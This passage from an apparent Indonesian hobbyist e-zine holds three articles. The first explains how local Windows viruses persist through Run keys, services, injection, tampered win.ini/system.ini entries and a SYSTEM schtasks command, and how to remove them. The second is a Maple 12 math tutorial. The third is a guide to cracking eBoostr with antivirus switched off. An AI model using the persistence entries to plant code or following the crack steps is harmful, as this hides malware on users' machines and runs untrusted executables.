
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
dan

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunService
sOnce

Keterangan : Metode kesepuluh ini sama dengan metode yang pertama.

Dari sini bisa saya simpulkan bahwa Metode yang paling sering digunakan adalah Metode yang pertama dan Metode yang terakhir. Dengan memanfaatkan fitur Start Up, si Virus pun dapat berjalan secara otomatis tanpa intervensi dari pengguna. Tentu saja kita bisa memeriksa item yang berada pada daftar Start Up dengan menggunakan msconfig.exe (System Configuration Utility). Coba sekarang pembaca Buka Run, ketikkan : msconfig.exe dan tekan enter. Kemudian akan muncul seperti pada Screenshot di atas (System Configuration Utility) dan akan ada daftar Program yang akan diload saat Start Up, kita bisa hapus checklistnya agar Program tersebut tidak berjalan saat Start Up. Tapi kadangkala Virus Lokal memblokir msconfig ini, nah gimana donk solusinya? Ya kita harus siap sedia dalam menangani masalah Virus, karena kita kan tidak tahu kapan kita akan kena Virus. Dengan tool yang bernama Autoruns

(www.sysinternals.com) kita dapat menggunakannya sebagai alternatif dari msconfig.exe yang tentunya lebih komplrit fiturnya (Silahkan diexplore sendiri).




❖ Metode Start Up Folder

Metode ini biasanya digunakan oleh Virus-virus jadul, Program yang berada di Direktori C:\Documents and Setings\All Users\Start Menu\Programs\Start Up atau C:\Documents and Settings<nama user>\Start Menu\Programs\Start Up akan langsung dieksekusi ketika user selesai melakukan autentifikasi (Login). Banyak juga Virus Lokal yang menggunakan Nama File winampa.exe, reader sl.exe, dan lain-lain, Nama File tersebut memang sengaja dipilih Virus Maker karena File-file tersebut memang berjalan saat Start Up (Winamp Agent & Adobe Reader Updater).

❖ Metode Service

Metode ini boleh dikatakan jarang digunakan dan cukup merepotkan, kenapa? Karena pembaca akan kebingungan dikarenakan tidak menemukan lokasi si Virus bersemayam, di Registry tidak ada, di Direktori Start Up tidak ada, di Daftar Start Up juga tidak ada?!? Lantas kenapa Virusnya bisa tereksekusi? Karena virusnya memanfaatkan Service, coba buka Run dan ketikkan : services.msc dan tekan enter. Lihatlah service-service milik Windows yang sedang aktif di Windows pembaca, semakin banyak terinstall Aplikasi/Software, semakin banyak pulalah Service yang akan di buat. Untuk mematikan servicenya tinggal di Pilih mana Service yang

bukan milik Windows, akan kelihatan dari Descriptionnya, klik kanan Pada Nama Servicenya, Pilih Properties, sehingga akan muncul seperti pada ilustrasi di bawah :



Tinggal kita ubah Startup typenya menjadi Disable, lalu jika tombol Stopnya aktif, klik juga tombol Stopnya sampai terdapat tulisan Service status : Stopped. Kemudian klik Apply dan Ok.

❖ Metode Injection

Metode Injection dan register file .dll banyak sekali dilakukan oleh Virus dari Mancanegara, metode ini dianggap metode yang tercanggih karena tidak memerlukan pemanipulasian Registry, penyalinan diri ke Direktori StartUp ataupun membuat Service. Jika dilihat dari Task Managerpun tidak ada process .exe nya si Virus, sehingga korban tidak menyadari jikalau Windowsnya telah terserang Virus.

Biasanya Virus akan menginjeksi File System Windows yang sifatnya Resident, seperti : Explorer.exe, Ctfmon.exe, Svchost.exe, MDM.exe, ALG.exe dengan tujuan agar si Virus juga ikut Resident (Menetap dimemori). Bisa juga si Virus meregisterkan komponen .dll yang dibawanya agar dapat bersatu dengan file Explorer.exe dalam artian Jika file Explorer.exe dieksekusi maka Viruspun juga akan tereksekusi. Kalau sudah terinjeksi seperti ini, bisa-bisa File-file Executable (.exe, .com, .dll, .scr) yang ada akan rusak/error jika dijalankan. Tidak ada cara lain selain menggunakan Anti-Virus untuk memberantas Virus yang seperti ini.

❖ Manipulasi win.ini dan system.ini

Dengan memanipulasi win.ini dan system.ini, maka si Virus akan menjadi Resident di memori dan tidak bisa diTerminate. Contoh file win.ini yang sudah dimanipulasi oleh Virus.

```
[WINDOWS]
```

```
run=C:\Kangen Adelia.vbs
```

```
load=C:\Kangen Adelia.vbs
```

Dengan cara ini maka File Kangen Adelia.vbs akan dieksekusi terus menerus. Selain win.ini ada juga system.ini yang dapat dimanfaatkan untuk hal yang serupa, berikut contoh File system.ini yang sudah dimanipulasi oleh Virus.

```
[BOOT]
```

```
Shell=explorer.exe C:\WINDOWS\system32\bukan virus.exe
```

❖ Metode Schedule Tasks

Metode ini sudah sangat jarang digunakan, dan metode ini sempat naik daun di zaman Virus Batch dan VBScript. Berikut adalah cara penggunaan fitur Schedule Tasks :

Pertama : Buka cmd.exe dan ketikkan :

```
Schtasks /Create /RU System /SC minute /TN Maintenance /TR  
C:\WINDOWS\system32\winmine.exe
```

Artinya kita akan membuat sebuah jadwal kerja dengan nama Maintenance berjalan atas SYSTEM (Bukan Username,Service ataupun Network Service) dengan periode 1 menit dimana akan menjalankan File C:\WINDOWS\system32\winmine.exe. Cara konvensional ini memiliki kelemahan, buka Control Panel dan cari Scheduled Tasks dari situ pembaca dapat hapus jadwal kerja yang ingin dihapus.

Penutup

Oke, saya rasa yang saya bahas mengenai Kebiasaan-kebiasaan yang dilakukan oleh Virus Lokal ini sudah cukup dan mungkin pembacanya juga sudah pada muntah-muntah. Saya rasa tulisan ini memberikan banyak pelajaran tentang Virus Lokal yang menghantui Negara Republik Indonesia ini, mulai dari sekarang mungkin pembaca sudah bisa tahu gerak-gerik si Virus Lokal yang mungkin nantinya akan menyerang Windows yang pembaca pakai. Tentu saja dengan membaca, mempelajari dan melaksanakan semua yang dipaparkan dalam tulisan ini tidak tertutup kemungkinan dari yang namanya Serangan Virus Lokal.

Yang jelas, Virus Lokal selalu membawa gebrakan baru bahkan ide-ide baru dalam Teknik penyebaran dan Teknik bertahan diri. Untuk itulah penulis sarankan agar pembaca menggunakan 2 Anti-Virus, yaitu :

Anti-Virus dan tentunya Signature/Database Anti-Virusnya harus diupdate agar bisa mendeteksi Virus-Virus baru. Tidak hanya itu saja dengan bergabung ke Forum-Forum seperti :

- ❖ <http://xcode.or.id/forum/>
- ❖ <http://forum.codenesia.com>
- ❖ <http://duniasantai.com/forum.php>
- ❖ <http://forums.muslimhackers.net>
- ❖ <http://forum.hacker-cisadane.org>

Niscaya pengetahuan para pembaca mengenai Virus Lokal akan semakin bertambah, karena dari Forum-forum seperti itulah kita dapat saling bertukar pikiran, ide, pendapat, skill dan saling membantu jika ada kesulitan. Dan akhir kata mohon maaf atas tulisan yang masih jauh dari sempurna ini, semoga tulisan ini berguna bagi pembacanya dan mohon maaf jika terdapat salah kata, tulisan ataupun kesalahan lainnya yang tidak disengaja. Penulis mohon undur diri...

Regards,

X-Cisadane

Biografi Penulis




Dwi atau Kali Cisadane (**X-Cisadane**), setelah menamatkan pendidikan Sekolah Menengah Atas, kemudian melanjutkan pendidikannya di Perguruan Tinggi Swasta jurusan Sistem Informasi di Universitas Gunadarma Depok, Indonesia. Sebagian besar, ilmu yang dimilikinya di dapat dari dunia maya dan dari penelitiannya yang secara otodidak. Penulis juga aktif dalam beberapa Forum Diskusi yang membahas Dunia Underground seperti : XCode, Cisadane Hacker Community, Muslim Hackers, Dunia Santai dan yang lainnya. Contact : stefanus_dp@ymail.com

Eksplorasi Proses Perhitungan & Grafik Matematika


By: Dedi Landscaper (Asmedi)

Kebanyakan dari orang-orang umumnya siswa-siswi SMA tingkat akhir menyelesaikan soal-soal matematika dasar adalah dengan menghitung berdasarkan rumus-rumus dari guru-guru mereka yang mungkin saja nge-bete'in saat belajar 😊. Tetapi tahukah kalian bahwa di zaman modern ini manusia telah dapat menyelesaikan soal-soal matematika rumit sekali pun menggunakan berbagai macam pilihan bahasa pemrograman mulai dari MATLAB, MATHCAD, Maple dan lain-lainnya. Dalam hal ini kita akan menggunakan Maple 12 sebagai contohnya. Mengapa harus Maple??? Karena Maple menggunakan bahasa pemrograman yang cukup singkat, selain itu *file* Maple termasuk ringan dalam proses instalasi.




Proses Instalasi Maple 12.

Setelah melalui proses instalasi, maka kita harus meng *copy*- kan file license.dat ke “\Program Files\Maple 12\license\” jika saja pada saat kita akan menggunakannya muncul pesan seperti dibawah ini:



Pesan *Error*.

Sekarang kita bisa memulai dengan memilih *Create a new file* pada bagian kiri atas sehingga menghasilkan sebuah job baru dan jangan lupa mengklik tombol yang akan digunakan. Jika anda memilih sekedar edit teks biasa maka pilih tombol bagian kiri sebaliknya jika ingin memasukkan proses perhitungan maka pilih tombol bagian kanan.



Tombol *Inti*.


Kita akan mencoba bagaimana menghitung nilai dari integral-integral dasar. Nah caranya???

Contoh soal: Hitunglah: $\int \sin 4x \, dx$?

$$\int_0^2 \sin x \, dx?$$

$$\int \sqrt[3]{x} \, dx?$$

Pilih *Expression* pada bagian kiri dan pilih simbol-simbol diatas dan ketikkan variabel-variabelnya, maka akan menghasilkan jawaban sebagai berikut:



Hasil Jawaban Menggunakan Maple 12.


Berikutnya, kita akan mendapatkan soal tambahan bagaimana membuat grafik matematika sederhana, yaitu:

1. Gambarkan grafik dari sebuah arus bolak-balik pada CPU jika saja memiliki persamaan sebagai berikut:


$$\frac{\sin x}{2} \quad \text{dan} \quad \frac{\cos x}{2}$$

Jawab:

Ketikkan: $\text{plot}\left(\frac{\sin(x)}{2}\right)$. Untuk $\frac{\sin x}{2}$ maka grafiknya kurang lebih seperti ini:



Ketikkan: $\text{plot}\left(\frac{\cos(x)}{2}\right)$. Untuk $\frac{\cos x}{2}$ maka grafiknya kurang lebih seperti ini:



Teknik-teknik yang baru saya berikan adalah merupakan teknik yang masih sangat sederhana sehingga untuk mempelajari bahasa pemrograman Maple dengan lebih mendetail, silahkan klik Help->Maple Help dan silahkan cari sendiri kategori perhitungan yang anda butuhkan, misalkan: Matrix, Laplace, Fourier dan sebagainya.

Nah, sekarang terbukti kalau kesukaan dalam bidang pemrograman ternyata dapat memudahkan kita dalam menyelesaikan persamaan matematika baik itu sekedar matematika umum bahkan matematika teknik. Namun alangkah baiknya jika kita tetap mau belajar dan giat berlatih menyelesaikan soal-soal matematika ketimbang sekedar instan menyelesaikan soal-soal tersebut menggunakan *software* bantuan. Selamat mencoba anak-anak Indonesia☺...

Salam Hangat,

Asmedi (dedi_landscaper@technologist.com)

Mengubah Flashdisk Menjadi RAM

By: hellodracula

halo bro semua... gimana kabarnya ? semoga baik baik saja...amin!

Ehm, gini bro, maksud kedatangan ane dimarituh mau ngelamar anak...loh, salah...

Sori sori ngelantur... :p

ehem, ane di sinimau share aja nih... gini ceritanya, ane kan nemu aplikasi nih, namanya eboostr...

ini aplikasi buat ngebikin flashdisk atau disingkat FD bro sekalian menjadi Random Access Memory atau RAM... ehe, kerenkan, bukan sulap bukan sihir bro, inilah magic (sama aja :p).

Eits, tapi jangan salah mikirnya bro, bukan ngubah bentuk FD bro sekalian jadi bentuk RAM terus bsa dicolokin di slot RAM gitu, tapi merubah fungsinya... jadi FD bro sekalian bisa berfungsi sebagai additional RAM, bahasa kerennya RAM tambahan...

Sekali lagi ane sebutin nama aplikasinya adalah **eboostr**.


cekidot bro !

1. Yang paling penting itu ya kita harus punya dan sedia flashdisk bro...




2. Download aplikasi eboostr di <http://eboostr.com>
3. Install dulu bro aplikasinya :D

a.




Pilih bro mau pake bahasa apa. Klo udah klik OK !

b.




Tinggal next ajalah bro...

c.




Setujukan bro? klo udah setuju mah tinggal klik I Agree aja lah buat lanjut

d.




Silahkan bro, dipilih, mau di install kemana... :D klo uda milihnya kita next

e.




Shortcutnya bro, perlu tidak?Klo udah tinggal klik Install !

f.



Nanti klo udah selesai install bakal muncul ginian, dipilih rebbotnya aja bro, lalu klik Finish !

4. Klo udah direboot akan muncul jendela seperti ini



Eboostr yang bro install adalah demo version

- Klo ingin mencobasilahkan continue, bro bisa mencoba selama beberapa jam
- Kloingin membeli silahkan klik Buy Now
- kloingin gratis silahkan di close :p


- Untuk mendapatkan full version yang gratis, mari kita patch eboostr ini :p
Jalankan eboostr.4-patch.exe yang sudah ane sertakan apabila bro sekalian download melalui link ane :p. untuk patching, pastikan antivirus atau resident shield dalam keadaan mati atau tidak aktif.

a.




Klik patch untuk memulai patching

b.




Akan muncul jendela cannot find file, search for it ?pilih yes. Carilah file eBoostrCP.exe di install directory (kloane C:/Program Files/eBoostr/), lalu klik dua kali pada eBoostrCP.exe

c.



Akan muncul lagi jendela cannot find file, search for it ?pilih yes lagi. Cari EBstrSvc.exe ke install directory (directory yang sama saat bro sekalian mencari eBoostrCP.exe), lalu klik dua kali pada EBstrSvc.exe

d.



Apabila muncul jendela seperti ini, maka jalankan taskmanager dan kill process untuk EBstrSvc.exe lalu pilih Yes.


e.



Selamat, eBoostr anda berhasil dipatch :D Exit sajarah untuk lanjut.


6. Jalankan eBoostr yuk :D (lewat eBoostr Control Panel ya bro)

a.




Saat pertama kali pake eBoostr (first run) akan muncul jendela seperti di atas, pilih yes sajalah untuk lanjut :D (pastikan FD anda dalam keadaan tercolok computer :P)

b.




Langsung next ajalah bro :p

c.



